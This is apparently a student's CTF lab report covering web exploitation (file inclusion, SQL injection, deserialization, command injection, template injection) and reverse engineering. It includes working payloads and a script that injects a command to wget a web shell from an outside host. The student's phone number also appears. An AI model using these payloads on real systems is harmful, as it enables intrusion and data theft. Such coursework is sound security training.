

华中科技大学
网络空间安全学院

《网络空间安全实践能力分级培养（IV）》
实验报告

姓 名 卢毅非

班 级 信息安全 2104 班

学 号 U202112026

联系方式 13986006253

分 数

评 分 人

实验报告评分细则

评 分 项 目		满分	得分	备注
CTF 实训解题描述		30		
CTF 比赛过程		10		
AWD 对抗攻击和防护过程		30		
实验总结和建议		10		
实验感想（包含思政）		10		
文档格式（段落、行间距、缩进、图表、编号等）		10		
实验报告总分		100		
教师签名			日 期	

目 录

一、CTF 实训解题过程	1
1.1 WEB 攻防	1
1.2 逆向	11
1.3 密码	21
1.4 杂项	28
二、CTF 比赛	34
2.1 解题过程	34
三、AWD 对抗过程	43
3.1 目标靶机攻击思路	43
3.2 攻击过程	43
3.3 安全防护方案设计	44
3.4 安全防护过程	45
四、实验总结和建议	46
4.1 实验总结	46
4.2 意见和建议	47
五、实验感想（包含思政）	49

一、CTF 实训解题过程

1.1 WEB 攻防

1、Web-文件包含漏洞

首先需要开启一个 docker 容器，观察题目可以看到 flag 在 flag.php 中，php 会去读取 file，php 会被替换成三个 ‘?’，因此可能无法直接输入 php，根据学习资料，试着输入：/?file=/etc/passwd，成功实现文件包含功能。




图 1-1

再试着输入文件中其他 payload：/?file=data://text/plain,<?Php Phpinfo();



图 1-2

可以考虑绕路：/?file=data://text/plain,<?Php system("ls"), 看到可以成功执行：



图 1-3

那就可以通过 system 执行指令来打印 flag，可以通过 tac 打印：



图 1-4

也可以通过 cat 打印：




图 1-5

但是 cat 需要 ctrl+U 一下：




图 1-6

2、Web-SQL 注入漏洞

先登陆失败一次：

```
<?php
function waf($var)
{
    $blacklist = array("select", "union", "flag", "or", "ro", "where");
    $var = str_ireplace($blacklist, "", $var);
    return $var;
}
```

图 1-7

这里 sql 语句可能是 select xxx from xxx where xxx 形式的。

假设是 select xxx from xxx where username="" 先试着用 "11" oorr 1=1# 登陆成功（通过双写来绕过，or 是会被替换的）

参考教学资料，使用 union 的联合查询，同样用双写来绕过，union 需要前后两个查询字段一样多，经过实验可以得到 3, 11" ununionion selselectect 1,2,3 #



图 1-8

11" ununion selselectect 1,2,database() # 查询数据库:

2

easysql

Hack admin password & Get flag

username password

图 1-9

11" ununion selselectect 1,@@datadir,database() #得到 data 目录

/var/lib/mysql/
easysql

Hack admin password & Get flag

username password

图 1-10

因此最后运行 1" ununion selselectect 1,2,grrooup_concat(flflagag) frroom f
lflagag#就可以得到 flag

2

vmc{esKzU4GjPFeyRUJXBoHbcyx36TGlrjaz}

Hack admin password & Get flag

username password

图 1-11

3、Web-反序列化漏洞

序列化的过程将对象转换为字节流或文本格式，以便可以在网络传输中发送或在存储介质上保存。反序列化则是将序列化后的数据重新还原为原始对象。

```
<?php
highlight_file(__FILE__);

class getflag
{
    public $file;

    public function __destruct()
    {
        if ($this->file === "flag.php") {
            echo file_get_contents($this->file);
        }
    }
}

class tmp
{
    public $str1;
    public $str2;

    public function __construct($str1, $str2)
    {
        $this->str1 = $str1;
        $this->str2 = $str2;
    }
}

$str1 = $_POST['easy'];
$str2 = $_POST['ez'];
$data = serialize(new tmp($str1, $str2));
$data = str_replace("easy", "ez", $data);
unserialize($data);
```

图 1-12

这部分代码先定义了一个名为 `getflag` 的类，其中有一个公共属性 `$file`，以及一个 `__destruct()` 方法。在 `__destruct()` 方法中，如果 `$this->file` 的值等于 `"flag.php"`，则会使用 `file_get_contents()` 函数输出 `flag.php` 文件的内容。又定义了类名为 `tmp`，有两个公共属性 `$str1` 和 `$str2`，以及一个构造函数用于初始化这两个属性。代码从 `$_POST` 数组中获取了两个用户提交的数据，分别为 `easy` 和 `ez`。然后，通过 `new tmp($str1, $str2)` 创建了一个 `tmp` 类的实例，并将其进行了序列化。序列化后的数据存储在 `$data` 变量中。通过 `str_replace()` 函数将序列化数据中的 `"easy"` 替换为 `"ez"`。最后，使用 `unserialize()` 函数对修改后的数据进行反序列化操作。

把代码粘贴到一个在线 php 环境里面，如下构造，执行：

```

15     $this->file=$str1;
16 }
17 }
18
19 class tmp
20 {
21     public $str1;
22     public $str2;
23
24     public function __construct($str1, $str2)
25     {
26         $this->str1 = $str1;
27         $this->str2 = $str2;
28     }
29 }
30 }
31
32 //$str1 = "easyeasyeasyeasyeasyeasyeasyeasy";
33 $str1 = "11";
34 $str2 = "123"
35 //$str2 = new getflag("flag.php");
36 //$str2 = 's:4:"str2";0:7:"getflag":1:{s:4:"file";s:8:"flag.php";}';
37 $data = serialize(new tmp($str1, $str2));
38 echo $data."\n";
39 $data = str_replace("easy", "ez", $data);
40 echo $data."\n";
41 unserialize($data);

```

图 1-13

```

O:3:"tmp":2:{s:4:"str1";s:2:"11";s:4:"str2";s:3:"123";}
O:3:"tmp":2:{s:4:"str1";s:2:"11";s:4:"str2";s:3:"123";}

```

图 1-14

可见序列化只存字符不存代码。修改 getflag 和 str 的值：

```

1 <?php
2
3 class getflag
4 {
5     public $file;
6
7     public function __destruct()
8     {
9         if ($this->file === "flag.php") {
10             //echo file_get_contents($this->file);
11             echo "success";
12         }
13     }
14     public function __construct($str1){
15         $this->file=$str1;
16     }
17 }
18
19 class tmp
20 {
21     public $str1;
22     public $str2;
23
24     public function __construct($str1, $str2)
25     {
26         $this->str1 = $str1;
27         $this->str2 = $str2;

```

图 1-15


```

19 class tmp
20 {
21     public $str1;
22     public $str2;
23
24     public function __construct($str1, $str2)
25     {
26         $this->str1 = $str1;
27         $this->str2 = $str2;
28     }
29 }
30 }
31
32 //$str1 = "easyeasyeasyeasyeasyeasyeasyeasy";
33 $str1 = "11";
34 $str2 = "123";
35 //$str2 = new getflag("flag.php");
36 //$str2 = ' ;s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}';
37 $data = serialize(new tmp($str1, $str2));
38 echo $data."\n";
39 $data = str_replace("easy", "ez", $data);
40 echo $data."\n";
41 unserialize($data);
42 //easyeasyeasyeasyeasyeasyeasyeasy
43 //O:3:"tmp":2:{s:4:"str1";s:36:"ezezezezezezezeze";s:4:"str2";O:7:"
44 //O:3:"tmp":2:{s:4:"str1";s:36:"ezezezezezezezeze";s:4:"str2";s:56:
45 //vmc {FsG7NbqsW1bfLNur2KBtPZox3lHfJQF0}

```

图 1-16

执行得到：

```

31
32 //$str1 = $_POST['easy'];
33 $str1 = "11";
34 $str2 = new getflag("flag.php");
35 //$str2 = "123";
36 //$str2 = $_POST['ez'];
37 $data = serialize(new tmp($str1, $str2));
38 echo $data."\n";
39 $data = str_replace("easy", "ez", $data);
40 echo $data."\n";
41 unserialize($data);

```

```

O:3:"tmp":2:{s:4:"str1";s:2:"11";s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}
O:3:"tmp":2:{s:4:"str1";s:2:"11";s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}
successsuccess

```

图 1-17

我们需要发现替换前后的规律：




图 1-18

需要读 32 个字符，所选部分是 str1 的值，后面部分按照正常反序列化执行：

```
4:"str1";s:36:"easyeasyeasyeasyeasyeasyeasyeasy"
4:"str1";s:36:"ezezezezezezezezez";s:4:"str2";s:3:"1"
```

图 1-19

首先要了解反序列化的规则，根据发现的替换规律，构造正确的输入：

```
easy=easyeasyeasyeasyeasyeasyeasyeasy&ez=s:4:"str2";0:7:"getflag":1:{s:4:
"file";s:8:"flag.php";}
```

利用 haackbar 工具找到 flag (需要 ctrl+U viewsource 一下)




图 1-20

```
1 <code><span style="color: #000000">
2 <span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700"></span>
3 </span>
4 </code><?php
5 $flag=<u>vmc {f8eaa2LfM90o9ggEzT7CDrMhpYHhwRSh}</u>;
6
```

图 1-21

4、Web-远程命令执行漏洞

这是一个 ping 的拼接，根据常见的指令，会发现有的字符会被过滤：

首先找到不可以输入的即被过滤的字符（恶意字符串），编写 py 代码，

```
import requests

url = "http://10.12.153.8:31864/ping.php"

characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%^&*()_+~[]{}|;:',.<>?/'~"

def test_character(char):
    data={'ip':'127.0.0.1' + char}
    response =requests.post(url, data=data)
    if r"恶意" in response.text:
        return False
    return True

def test(str):
    data = {'ip': str}
    response =requests.post(url, data=data)
    print(response.text)

def exec(str):
    data = {'cmd': str}
    response =requests.post( "http://10.12.153.8:31864/cmd.php", data=data)
    print(response.text)

command = "127.0.0.1\ncat ping.php > 1.txt"
command = "127.0.0.1\nwget gitee.com/yxf030227/test/raw/master/cmd.php > 1.txt 2>>1.txt"
#test(command)
#print(requests.post("http://10.12.153.8:31864/1.txt").text)
#exec("find / -name '*flag*'"")
exec(["cat /flag"])
```

图 1-22

通过写到一个文件再读取实现回显。先看看 ls 指令是否可以执行：

```
PS D:\lyf\大三下\网络攻防\练习1> & C:/Users/LYF/AppData/Local/Programs/Python/Python38/python.exe d:/lyf/大三下/网络攻防/练习1/t4/inject.py
IP包含恶意字符.
1.txt
class.css
cloudF.jpg
cloudS.jpg
index.php
jquery.js
ping.php
```

图 1-23

想要找到 flag 但是有被过滤的的字符因此注入木马：

```
Connecting to gitee.com (gitee.com)|180.76.198.77|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'cmd.php'

0K
100% 6.41M=0s

2024-06-23 15:29:55 (6.41 MB/s) - 'cmd.php' saved [33/33]
```

图 1-24

exec("find / -name '*flag*'"")找到 flag 文件

```

/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth1/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/flag

```

图 1-25

exec("cat /flag")打印 flag!!

```

PS D:\lyf\大三下\网络攻防\练习1> & C:/Users/LYF/AppData/Local/Programs/Python/Python38-32/python.exe d:/lyf/大三下/网络攻防/练习1/t4/i
vmc{fsKDI3iEZMWXyW8beEh3x21nHNqYxLU0}

```

图 1-26

5、Web-模板注入漏洞

Hint: tell you a secret: /nonono, 访问/nonono 拿到源码



图 1-27

flask-session-cookie-manager 的使用, Flask-Session-Cookie-Manager 是一个用于 Flask 框架的扩展, 用于管理和处理会话 (Session) 和 Cookie。它提供了便捷的方法来操作会话数据和设置 Cookie, 以及处理会话的持久化和安全性。


```
D:\EARIEL\flask-session-cookie-manager>python flask_session_cookie_manager3.py decode -
c "eyJyb2x1Ijpw7ImLzX2FkbWluIjowLCJ0YV11IjoidGVzdCIzInNlY3JldF9rZXkiOiJWR2d4YzBCdmJtVWhj
MLZEY21WME1RPT0iFX0.ZnfgCQ.UPqA01Erz33wVY290z577nGmPCc"
b'{"role":{"is_admin":0,"name":"test","secret_key":"VGgxc0BvbmUhc2VDCmV0IQ=="}}'
```

图 1-28

这里就是先解密（如上图），再加密（admin 的值要变成 1），最后再替换掉之前登陆成功页面的账号的 cookies 的 session 值，然后刷新页面，加密与替换的过程我们用 py 代码来实现：

```
7 # 目标URL
8 url = 'http://10.10.153.8:31946/admin'
9 # url = 'http://127.0.0.1:8888/admin'
10
11 # 自定义头部信息
12 headers = {
13     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0',
14     'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
15     'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
16     'Accept-Encoding': 'gzip, deflate',
17     'Connection': 'close',
18     'Upgrade-Insecure-Requests': '1',
19     'Pragma': 'no-cache',
20     'Cache-Control': 'no-cache'
21 }
22
23 # 设置Cookie
24 cookies = {
25     'session': 'eyJyb2x1Ijpw7ImLzX2FkbWluIjowLCJ0YV11IjoidGVzdCIzInNlY3JldF9rZXkiOiJWR2d4YzBCdmJtVWhjMLZEY21WME1RPT0iFX0.ZnfgCQ.UPqA01Erz33wVY290z577nGmPCc'
26 }
27
28 # 脚本的路径
29 script_path = r'D:\EARIEL\flask-session-cookie-manager\flask_session_cookie_manager3.py'
30 # 指定Python解释器的路径
31 python_interpreter = r'C:\Users\LYF\AppData\Local\Programs\Python\Python38\python.exe'
32 # 传递给脚本的参数
33 cmd = "({{get_flashed_messages.__globals__.__get__('os').popen('/cat /flag ').read()}})"
34 # cmd = '{{get_flashed_messages.__globals__.__builtins__.open('/flag').read()}}'
35 str1 = '{"role":{"is_admin":1,"name":"test"},"flag":"' + cmd + '"}'
36 print(str1)
37 # str1 = '{"role":{"is_admin":1,"name":"test"},"secret_key":"VGgxc0BvbmUhc2VDCmV0IQ=="}'
38
39 args = ['encode', '-s', 'This@one!seCret!', '-t', str1]
40
41 # 使用subprocess运行脚本，并指定解释器路径
42 result = subprocess.run([python_interpreter, script_path] + args, capture_output=True, text=True)
43
44 # 检查脚本的返回状态
45 if result.returncode == 0:
46     print(result.stdout.strip())
47     cookies['session'] = result.stdout.strip()
48 else:
49     print("Error executing the script:", result.stderr)
50
51 # 发送POST请求
```

图 1-29

解密：

```
D:\EARIEL\flask-session-cookie-manager>python flask_session_cookie_manager3.py encode -
s 'This@one!seCret! -t '{"role":{"is_admin":1,"name":"test"},"flag":"' + cmd +
'"}'
eyJyb2x1Ijpw7ImLzX2FkbWluIjowLCJ0YV11IjoidGVzdCIzImZsYWciOiJInICsgY21kICsgJyJ9fQ.ZngEVg.4
DGnV2HfiwobtuS3TM5QI01mFPU
```

图 1-30

发送 POST 请求：

```
response = requests.get(url, headers=headers, cookies=cookies)
```

```
print(headers)
```

打印响应内容：

```
print(response.status_code)
```

```
print(html.unescape(response.text))得到 flag
```

```

Error: Permission denied!
PS D:\lyf\大三下\网络攻防> & C:/Users/LYF/App
{"role":{"is_admin":1,"name":"test","flag":{"
.eJwVi0sKwzAMBa8S3sYOBjdscxmh1Kob8CdE3hnfvepy
200
vmc{sbZqwpStAYfTkS1rbAST16JWBH42ob5i}
, God bless you! The flag is
PS D:\lyf\大三下\网络攻防> █

```

图 1-31

1.2 逆向

1、Reverse-静态调试

Function Windows : IDA 所识别出来的函数列表，通过该目录可以直接跳转到对应函数

IDA-View : 以汇编形式呈现的由 IDA 进行反编译所得的单个函数结果，默认是以由基本块构成的控制流图的形式进行展示，也可以通过 空格 键切换到内存布局中的原始汇编代码

Hex View : 二进制文件的原始数据视图

Structures : 由 IDA 所识别出来的程序中可能存在的结构体信息

Enums : 由 IDA 所识别出来的程序中可能存在的枚举信息

Imports : 该二进制文件运行时可能需要从外部导入的符号

Exports : 该二进制文件可以被导出到外部的符号

```

1 __int64 sub_4015BC()
2 {
3     sub_401720();
4     puts(Str2);
5     puts("Give me your flag!");
6     scanf("%s", byte_407970);
7     sub_401550(byte_407970, &Str1);
8     if ( strlen(byte_407970) == 26 && !strcmp(&Str1, Str2) )
9         puts("correct!");
10    else
11        puts("incorrect,try again!");
12    return 0i64;
13}

```

图 1-32

Str1 计算后应与 str2 相等，且输入的 byte_407970 为 26 位，byte_407970 和 str1 计算过程如下：

逆推计算得到 byte_407970:

待转换字符串/十六进制数据

76 6D 63 78 74 68 69 73 5F 69 73 5F 61 5F 73 69 6D70 6C 65 5F 72 65 76 2E 7D

转换完成的結果

vmc(this_is_a_simple_rev.)

设置

☒ 加入前缀 (0x)

☒ 结果用空格隔开

操作按钮

字符串转十六进制

十六进制转字符串

找到迷宫文件：

[illegible]

选择、Shift+E 导出：




图 1-36

分行：

[illegible]

图 1-37

查看 exe 文件，得到路径应该是 24 步：

```

1 __int64 sub_4015EC()
2 {
3     sub_401740();
4     puts("Please give me the shortest path!");
5     scanf("%s", byte_407970);
6     if ( strlen(byte_407970) == 24 && (unsigned __int8)sub_401550(byte_407970) )
7     {
8         puts("gogogo! Now you can submit the flag and get the score!");
9         printf("vmc%s}\n", byte_407970);
10    }
11    else
12    {
13        puts("error!");
14    }
15    return 0i64;
16 }

```

图 1-38

从@出发走到#, 上下左右用wsad, 轻松找到路径: a s s s s d s s s d d s d d d w w d w w a a a w


```

1 __BOOL8 __fastcall sub_401550(char *a1)
2 {
3     char *v1; // rax
4     signed int v2; // eax
5     char *v4; // [rsp+8h] [rbp-8h]
6     char *v5; // [rsp+20h] [rbp+10h]
7
8     v5 = a1;
9     v4 = asc_40303C;
10    while ( *v5 && *v4 != 42 )
11    {
12        v1 = v5++;
13        v2 = *v1;
14        if ( v2 == 100 )
15        {
16            ++v4;
17        }
18        else if ( v2 > 100 )
19        {
20            if ( v2 == 115 )
21            {
22                v4 += 13;
23            }
24            else
25            {
26                if ( v2 != 119 )
27                    return 0i64;
28                v4 -= 13;
29            }
30        }
31        else
32        {
33            if ( v2 != 97 )
34                return 0i64;
35            --v4;
36        }
37    }
38    return *v4 == 35;
39 }

```

图 1-39

3、Reverse-动态调试

```

1 __int64 sub_403D86()
2 {
3     unsigned int v0; // eax
4     clock_t v2; // [rsp+24h] [rbp-Ch]
5     unsigned int v3; // [rsp+28h] [rbp-8h]
6     clock_t v4; // [rsp+2Ch] [rbp-4h]
7
8     sub_403ED0();
9     sub_403195();
10    sub_401550(15i64, 0i64);
11    sub_4015E8();
12    sub_4016E3(0i64);
13    v3 = clock();
14    v4 = clock();
15    sub_401DAF();
16    sub_401EC6();
17    while ( 1 )
18    {
19        do
20        {
21            sub_402E2B();
22            if ( kbhit() )
23            {
24                v0 = getch() - 13;
25                if ( v0 <= 0x6A )
26                    JUMPOUT(__CS__, (char *)dword_4084D8 + dword_4084D8[v0]);
27            }
28            v2 = clock();
29        }
30        while ( (double)(v2 - v4) <= 1000.0 * *(double *)&qword_407228 );
31        sub_401B70(v3);
32        if ( (unsigned int)sub_4020B5() == -2 )
33            break;
34        v4 = v2;
35    }
36    if ( dword_40B030 == 200 )
37        sub_403B93();
38    sub_402BAF();
39    return sub_402CE7();
40 }

```

图 1-40

可以观察到，在得分 200 时候失败结束比赛就可以得到 flag，打补丁将 200 改为 0：

```
jnz     short loc_403E99
mov     eax, cs:dword_40B030
cmp     eax, 0                                ; Keypatch modified this from:
                                              ;   cmp eax, 0C8h
                                              ; Keypatch padded NOP to next boundary: 2 bytes
nop
```

图 1-41

记得要 apply patches to input file




图 1-42

打开游戏一直按回车直接输掉就可以得到 flag：




图 1-43

4、Reverse-语言特性

```

1 __int64 sub_40158A()
2 {
3     unsigned __int64 v0; // rax
4     unsigned __int8 *v1; // rax
5     unsigned __int8 *v2; // rax
6     unsigned __int8 *v3; // rax
7     unsigned __int8 *v4; // rax
8     __int64 v5; // rax
9     __int64 v6; // rax
10    __int64 v7; // rax
11    __int64 v9; // [rsp+0h] [rbp-80h]
12    __int128 v10; // [rsp+20h] [rbp-60h]
13    __int128 v11; // [rsp+30h] [rbp-50h]
14    char v12; // [rsp+40h] [rbp-40h]
15    int v13; // [rsp+48h] [rbp-38h]
16    __int64 (__fastcall *v14)(__int64); // [rsp+70h] [rbp-10h]
17    int *v15; // [rsp+78h] [rbp-8h]
18    __int128 *v16; // [rsp+80h] [rbp+0h]
19    void *v17; // [rsp+88h] [rbp+8h]
20    __int64 *v18; // [rsp+90h] [rbp+10h]
21    __m128i v19; // [rsp+B0h] [rbp+30h]
22    char v20; // [rsp+C0h] [rbp+40h]
23    char v21; // [rsp+F0h] [rbp+70h]
24    char v22; // [rsp+110h] [rbp+90h]
25    char v23; // [rsp+130h] [rbp+B0h]
26    int v24; // [rsp+150h] [rbp+D0h]
27    int v25; // [rsp+154h] [rbp+D4h]
28    int v26; // [rsp+158h] [rbp+D8h]
29    int v27; // [rsp+15Ch] [rbp+DC]
30    int v28; // [rsp+160h] [rbp+E0h]
31    int v29; // [rsp+164h] [rbp+E4h]
32    int v30; // [rsp+168h] [rbp+E8h]
33    int v31; // [rsp+16Ch] [rbp+EC]
34    int v32; // [rsp+170h] [rbp+F0h]
35    char v33; // [rsp+17Fh] [rbp+FFh]
36    char Dst; // [rsp+180h] [rbp+100h]
37    char v35; // [rsp+386h] [rbp+306h]
38    char v36; // [rsp+387h] [rbp+307h]
39    char v37; // [rsp+388h] [rbp+308h]
40    char v38; // [rsp+389h] [rbp+309h]
41    char v39; // [rsp+38Ah] [rbp+30Ah]
42    char v40; // [rsp+38Bh] [rbp+30Bh]
43    int v41; // [rsp+38Ch] [rbp+30Ch]
44    char v42; // [rsp+390h] [rbp+310h]
45    char v43; // [rsp+3B0h] [rbp+330h]
46    unsigned __int8 v44; // [rsp+3D8h] [rbp+358h]
47    unsigned __int8 v45; // [rsp+3D9h] [rbp+359h]
48    unsigned __int8 v46; // [rsp+3DAh] [rbp+35Ah]
49    unsigned __int8 v47; // [rsp+3DBh] [rbp+35Bh]
50    int i; // [rsp+3DCh] [rbp+35Ch]

```

图 1-44

```

sub_4BCE40(&v22);
v24 = -1489400519;
v25 = 2124908670;
v26 = -203522503;
v27 = -1242333678;
v28 = 1933243272;
v29 = 2128507891;
v30 = -1478586966;
v31 = -1478580423;
v32 = -1921075842;
*(_QWORD *)&v10 = &v24;
*((_QWORD *)&v10 + 1) = 9i64;
sub_46F330(&v33);
v19 = __mm_load_si128((const __m128i *)&v10);
v13 = 1;
sub_4BCCA0(&v21, &v19, &v33);
sub_46F3A0(&v33);
memcpy(&Dst, &unk_4E2020, 0x200ui64);
*(_QWORD *)&v11 = &Dst;
*((_QWORD *)&v11 + 1) = 256i64;
sub_46F2F0(&v36);
v19 = __mm_load_si128((const __m128i *)&v11);
v13 = 2;
sub_4B7B50(&v20, &v19, &v35, &v36);
sub_46F310(&v36);
v13 = 3;
sub_4DD440(&unk_4E4740, &v23);
if ( sub_42DBA0(&v23) != 36 )
    exit(0);
for ( i = 0; ; i += 4 )
{
    *(_QWORD *)&v11 = i;
    v0 = sub_42DBA0(&v23);
    if ( (unsigned __int64)v11 >= v0 )
        break;
    v13 = 3;
    v1 = (unsigned __int8 *)sub_4C1CD0(&v23, i);
    v37 = sub_401550(*v1);
